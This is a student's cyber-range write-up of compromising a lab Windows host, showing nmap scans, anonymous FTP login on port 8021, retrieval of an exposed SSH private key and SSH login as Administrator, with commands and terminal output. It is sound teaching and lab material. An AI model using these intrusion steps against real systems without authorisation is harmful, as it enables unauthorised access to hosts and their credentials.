CYBER RANGE TARGET: GNISIS

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Locate port 8021 open with FTP running with anonymous login enabled
4. Login as anonymous and download the .ssh id_rsa key
5. Login via SSH using the is_rsa key as Administrator

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24

```
Nmap scan report for 192.168.2.15
Host is up (0.015s latency).
Not shown: 7 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Figure 1 discovering target IP address

After obtaining the target's IP of 192.168.2.15 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.15 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.2.15 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.2.15 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 07:30 EDT
Nmap scan report for 192.168.2.15
Host is up (0.022s latency).
Not shown: 91 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.72 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan



Figure 3 long nmap scan

192.168.2.15

Address

- 192.168.2.15 (ipv4)

Ports

The 65520 ports scanned but not shown below are in state: **closed**

- 65520 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	tcpwrapped	syn-ack			
	ssh-hostkey	ERROR: Script execution failed (use -d to debug)					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Not Found					
	http-server-header	Microsoft-HTTPAPI/2.0					
42000	tcp	open	ftp	syn-ack	Microsoft ftpd		
	ftp-anon	Anonymous FTP login allowed (FTP code 230)					
	ftp-syst	SYST: Windows_NT					
47001	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49176	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49192	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49193	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Figure 4 nmap scan output

Enumeration and Exploring Attack Vectors

I tried multiple ways of gaining entry to the machine however after about an hour I gave up until someone mentioned the port 8021 which wasn't appearing for me until I restarted the machine and then it showed up as seen in the below screenshot.

Command: nmap -Pn -sS -A -open -p 8021 -V 192.168.2.15

```
┌──(root💀kali)-[~]
└─# ping 192.168.2.15
PING 192.168.2.15 (192.168.2.15) 56(84) bytes of data.
64 bytes from 192.168.2.15: icmp_seq=1 ttl=127 time=11.5 ms
^Z
zsh: suspended  ping 192.168.2.15

┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A --open -p 8021 -v 192.168.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 08:24 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:24
Completed Parallel DNS resolution of 1 host. at 08:24, 5.51s elapsed
Initiating SYN Stealth Scan at 08:24
Scanning 192.168.2.15 [1 port]
Discovered open port 8021/tcp on 192.168.2.15
Completed SYN Stealth Scan at 08:24, 1.05s elapsed (1 total ports)
Initiating Service scan at 08:24
Scanning 1 service on 192.168.2.15

zsh: suspended  nmap -Pn -sS -A --open -p 8021 -v 192.168.2.15

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587

┌──(root💀kali)-[~]
└─#
```

Figure 5 finding port 8021

I then was able to login via FTP using anonymous login details and found there was a .ssh file folder.

Command: ftp 192.168.2.15 8021



Figure 6 logging in via FTP

I then downloaded the id_rsa key to my local machine

Command: get id_rsa



Figure 7 downloading id_rsa key

I then renamed it, chmod it by 700 and used it to login via ssh as the admin.

Command: chmod 700 id_rsa_gnisis

Command: ssh -I id_rsa_gnisis Administrator@192.168.2.15

```
┌──(root💀kali)-[~]
└─# mv id_rsa /home/kali/Desktop id_rsa_gnisis
mv: target 'id_rsa_gnisis' is not a directory

┌──(root💀kali)-[~]
└─# mv id_rsa /home/kali/Desktop/id_rsa_gnisis

┌──(root💀kali)-[~]
└─# cd /home/kali/Desktop/

┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 700 id_rsa_gnisis

┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -i id_rsa_gnisis Administrator@192.168.2.15
The authenticity of host '192.168.2.15 (192.168.2.15)' can't be established.
ECDSA key fingerprint is SHA256:+jQnvV/t8iZmHRHMxc73ys0sgPDIhEAe6vEkXB5OdmE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.15' (ECDSA) to the list of known hosts.
```

Figure 8 logging in via ssh

I then was logged in and proved I had admin with the command net session and the reply no entries

Command: net session

```
root@kali: /home/kali/Desktop/19095587 ×   Administrator: Command Prompt ×
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net session
There are no entries in the list.


C:\Users\Administrator>echo Luke Keogh - 19095587
Luke Keogh - 19095587

C:\Users\Administrator>
```

Figure 9 proving admin access

Conclusion

I wish the machine was more stable as it seems multiple people had the same issue as me with port 8021 not showing up until the machine was reset. Other than that, the machine was fairly easy.

References

- NA